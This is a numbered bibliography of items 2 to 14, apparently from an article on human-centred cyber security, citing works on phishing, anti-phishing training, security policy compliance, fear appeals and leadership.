2. Ifinedo, Princely. 'Roles of organisational climate, social bonds, and perceptions of security threats on IS security policy compliance intentions'. Information Resources Management Journal, 31(1), 53-82, 2018.
3. Dupuis, M; Renaud, K. 'Scoping the ethical principles of cyber security fear appeals'. Ethics and Information Technology, 2020. https://doi.org/10.1007/s10676-020-09560-0.
4. Lee, L. 'Cybercrime has evolved: it's time cyber security did too'. Computer Fraud & Security, Jun 2019, 8-11. Accessed Mar 2021. www.sciencedirect.com/science/article/abs/pii/S1361372319300636.
5. Zimmermann, V; Renaud, K. 'Moving from a "human-as-problem" to a "human-as-solution" cyber security mindset'. International Journal of Human-Computer Studies, 131, 169-187.
6. 'How to tell if an email is genuine or a phishing email'. CrimeStoppers, Jun 2017. Accessed Mar 2021. https://crimestoppers-uk.org/campaigns-media/blog/2017/jun/how-to-tell-if-an-email-is-genuine-or-a-phishing-email.
7. Vayansky, I; Kumar, S. 'Phishing – challenges and solutions'. Computer Fraud & Security, Jan 2018, 15-20. Accessed Mar 2021. www.sciencedirect.com/science/article/abs/pii/S1361372318300071.
8. Jampen, D; Gür, G; Sutter, T; Tellenbach, B. 'Don't click: towards an effective anti-phishing training. A comparative literature review'. Human-Centric Computing and Information Sciences, 10(1), 1-41, 2020.
9. Brooks, FP. 'The mythical man-month: Essays on software engineering'. Pearson Education, 1995.
10. Bronowski, Jacob. 'The origins of knowledge and imagination'. Yale University Press, 2008.
11. Carnevale, JB; Huang, L; Crede, M; Harms, P; Uhl-Bien, M. 'Leading to stimulate employees' ideas: A quantitative review of leader – member exchange, employee voice, creativity, and innovative behavior'. Applied Psychology, 66(4), 517-552, 2017.
12. Zurkus, K. (2018, August 31). 'Mobile phishing campaign offered free flights'. Infosecurity Magazine, 31 Aug 2018. Accessed Mar 2021. www.infosecurity-magazine.com:443/news/mobile-phishing-campaign-offered/.
13. Dupuis, MJ; Smith, S. (2020, October). 'Clickthrough testing for real-world phishing simulations'. In Proceedings of the 21st Annual Conference on Information Technology Education, Oct 2020, pp. 347-347.
14. Marquet, David. 'Turn The Ship Around!: A True Story of Turning Followers Into Leaders'. Penguin, 2015.